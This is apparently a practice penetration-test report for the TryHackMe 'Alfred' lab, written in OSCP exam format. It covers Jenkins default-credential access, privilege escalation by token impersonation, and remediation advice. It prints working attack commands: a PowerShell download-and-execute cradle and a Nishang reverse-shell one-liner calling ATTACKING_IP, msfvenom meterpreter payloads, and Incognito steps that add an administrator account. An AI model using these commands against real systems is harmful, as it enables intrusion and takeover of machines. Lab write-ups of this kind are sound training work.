Offensive Security Certified Professional Exam Report - Alfred - THM

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2023-10-6/7

Table of Contents

1. High Level Summary

We were tasked to perform an internal penetration test towards the TryHackMe **Alfred** as preparation for the Offensive Security Exam. During the preparation meeting, we got the following information about the target:

- Possible misconfiguration on Jenkins
- Windows system
- No ICMP response

A penetration test is an authorized exercise, where the testers perform an attack against internally connected systems to simulate real-world cyber criminal activities. To perform those tests, the testers used most of the tools and methods also used in real attacks. Differently from a real attack, where the attacker has as limit only its resource, in the engagement all possible tools, effects, methods and resources are previously discussed and approved by the parties during the definition of the scope.

The engagement can be interrupted at any time in case of:

- Detection of previous/current attack
- Unresponsiveness of the server
- Detection of critical vulnerability

1.1 Recommendation

Security should be thought of as a set of layers (security in depth), where each layer provides a defense of a specific perimeter. If the first perimeters falls, then the other layers may prevent an attack.

For the first layer, it is highly recommended to keep services and servers patched to the latest versions, so that attackers cannot exploit known vulnerabilities. If the system is the target of a successful zero-day-vulnerability and an attacker gains a first foothold in the server, the next layer involves restricting the users access to the bare minimum, so it can perform its designed tasks. Low privilege users should have their access limited and constantly monitored, so uncommon activities (i.e. enumeration to files and other commands not related to their ordinary task, upload/download of files) can be promptly detected and stopped.

The usage of firewall rules, IPS and antivirus can also be considered as another layer of security, because it is an automatic task, and can detect predefined attacking patterns.

2. Methodology

2.1 Information Gathering

For this engagement, the scope was defined with the elements below:

- 10.10.121.52

2.2 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the trophies on both the lab network and exam network were completed, we removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

3. Independent Challenges

3.1 Alfred - 10.10.121.52

3.1.1 Network and Service Enumeration

Our first enumeration showed that the following ports are opened and services on the target:+


```
sudo nmap -Pn -sS -p- -sV $target -o allports.txt

PORT     STATE SERVICE    VERSION
80/tcp   open  http       Microsoft IIS httpd 7.5
3389/tcp open  tcpwrapped
8080/tcp open  http       Jetty 9.4.z-SNAPSHOT
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Running a scan vulnerability with nmap, we got the following result:

```
PORT     STATE SERVICE    VERSION
80/tcp   open  http       Microsoft IIS httpd 7.5
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
```

```
| vulners:
|   cpe:/a:microsoft:internet_information_services:7.5:
|       CVE-2010-3972   10.0    https://vulners.com/cve/CVE-2010-3972
|       SSV:20122       9.3     https://vulners.com/seebug/SSV:20122    *EXPLOIT*
|       CVE-2010-2730   9.3     https://vulners.com/cve/CVE-2010-2730
|       SSV:20121       4.3     https://vulners.com/seebug/SSV:20121    *EXPLOIT*
|_      CVE-2010-1899   4.3     https://vulners.com/cve/CVE-2010-1899
|_http-server-header: Microsoft-IIS/7.5
3389/tcp open  tcpwrapped
|_ssl-ccs-injection: No reply from server (TIMEOUT)
8080/tcp open  http       Jetty 9.4.z-SNAPSHOT
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|_  /robots.txt: Robots file3
```


By calling the IP of the target to the browser, we land in the following page:




RIP Bruce Wayne

Donations to **alfred@wayneenterprises.com** are greatly appreciated.

By calling port 8080, we are redirected to a Jenkings login page:



Before attempting with different username:password combinations, we tried the default one of application *admin:admin*, and we got a successful access:



3.1.2 Initial Access - Exploiting Jenkins Console

Vulnerability Explanation: This version of Jenkins *Jetty 9.4.z* allows the execution of commands on the console that will be displayed after running the project.

Vulnerability Fix: It is advisable to update the service to the latest version, currently 12.0.1, to guarantee that known vulnerabilities are patched. This prevents malicious users from exploiting common exploits methods. Furthermore, the user running the service should have as least privilege as possible to avoid excessive access to the server and furthermore a potential privilege escalation.


Severity: High

Steps to reproduce the attack:

On Jenkins configuration, we inserted a command below:

```
powershell iex (New-Object
Net.WebClient).DownloadString('http://ATTACKING_IP:80/Invoke-PowerShellTcpOneLine.p
s1');Invoke-PowerShellTcpOneLine
```


This command downloads a powershell script available on the Appendix A of this report from the attacking machine and executes it on target. The executions communicates to listener set on the attacking machine, creating a reverse shell



```
powershell iex (New-Object Net.WebClient).DownloadString('http://yo
```

System Proof Screenshot:

The screenshot below shows our first access to the application:



```
PS C:\Users\bruce\desktop> type user.txt
79007a09481963edf2e1321abd9ae2a0
PS C:\Users\bruce\desktop> whoami
alfred\bruce
```

3.1.3 Privilege Escalation

Vulnerability Explanation: The server's configuration allows the low privilege user to impersonate an administrative user using the windows privilege *SeImpersonatePrivilege.*

Vulnerability Fix: Low privileges users should have their access restricted to the minimum so they can execute their tasks. Access/privileges that may be used to escalate privilege should be disabled to avoid potential exploitation.

Severity: High

Steps to reproduce the attack:

We found that the following privileges are enabled

```
oPS C:\Program Files (x86)\Jenkins\workspace\project> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeDebugPrivilege              Debug programs                            Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
```

They are known for allowing users to impersonate high privilege users.

We used the tool Incognito to achieve our goal. We followed the steps below:

1. With incognito.exe we added a user

```
PS C:\Program Files (x86)\Jenkins\workspace\project> .\incognito.exe add_user pat
123456
[-] WARNING: Not running as SYSTEM. Not all tokens will be available.
[*] Enumerating tokens
[*] Attempting to add user pat to host 127.0.0.1
[+] Successfully added user
```

2. We inserted this user to the Administrators group

```
PS C:\Program Files (x86)\Jenkins\workspace\project> .\incognito.exe
add_localgroup_user Administrators pat
[-] WARNING: Not running as SYSTEM. Not all tokens will be available.
```

```
[*] Enumerating tokens
[*] Attempting to add user pat to local group Administrators on host 127.0.0.1
[+] Successfully added user to local group
```

Result:


```
PS C:\Program Files (x86)\Jenkins\workspace\project> net user pat
User name                    pat
[...]
Password last set            10/6/2023 8:50:29 PM
[...]
Local Group Memberships      *Administrators
```

Then we logged in with this newly created user:

```
xfreerdp /v:$target /u:pat /p:'123456' +clipboard /dynamic-resolution /cert:ignore
```

3.1.4 Post-Exploitation

The screenshot below shows our access to the root flag:



```
dff0f748678f280250f25a45b8046b4a
```

3.1.5 Alternative Privilege Escalation with metasploit

Using the metasploit framework, it is possible to establish a stable connection and then obtain an administrative access:

1. Generating a payload that will establish a connection from the target to the attacking machine

```
msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shitaka_ga_nai
LHOST=$me LPORT=1337 -f exe -o shell.exe
```

2. On the target, we download the payload:

```
powershell "(New-Object
System.Net.WebClient).Downloadfile('http://ATTACKING_IP:80/shell.exe','shell.exe')"
```

3. We start metasploit and and use the multi handler, setting payload, localhost and local port as options

```
msfconsole -q
set LHOST ATTACKING_IP
set LPORT 1337
set PAYLOAD windows/meterpreter/reverse_tcp
run
```

4. On the target, we execute our uploaded file

```
Start-process shell.exe
```

By following these steps, we get a meterpreter session with a normal user.

```
meterpreter > getuid
Server username: alfred\bruce
```

The next steps allows us to escalate privilege with our meterpreter session:

5. We load the module incognito

```
use incognito
```

6. We check which tokens are available:

```
meterpreter > list_tokens -g
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
\
BUILTIN\Administrators
BUILTIN\Users
NT AUTHORITY\Authenticated Users
NT AUTHORITY\NTLM Authentication
[...]

Impersonation Tokens Available
```

7. We use the token of the high privilege user to get the token of the user:


```
meterpreter > impersonate_token "BUILTIN\Administrators"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

8. We select a process running by this user and migrate to it, so we can access as if we were the admin user:

```
PID  PPID  Name        Arch  Session  User           Path
---  ----  ----       ----  -------  ----           ----
700  668   svchost.exe x64   0   NT AUTHORITY\SYSTE c:\Windows\System32\svchost.exe
[...]

meterpreter > migrate 668
[*] Migrating from 2236 to 668...
[*] Migration completed successfully.
```

9. 3.1.6 Post-Exploitation with metasploit

The screenshot below shows our access to the root flag:



```
C:\Windows\system32
meterpreter > cd config
meterpreter > cat root.txt
dff0f748678f280250f25a45b8046b4a
```

Conclusion

Appendix A - .ps1 reverse shell script

This script was found on the Git Repository Nishang under the name Invoke-PowerShellTcpOneLine.ps1

```
$client = New-Object System.Net.Sockets.TCPClient('Attacking_IP',443);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes,
0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 |
Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Le
ngth);$stream.Flush()};$client.Close()
```

They are available on the following urls:

Nishang Git Repository: https://github.com/samratashok/nishang

Invoke-PowerShellTcpOneLine.ps1:
https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcpOneLine.ps1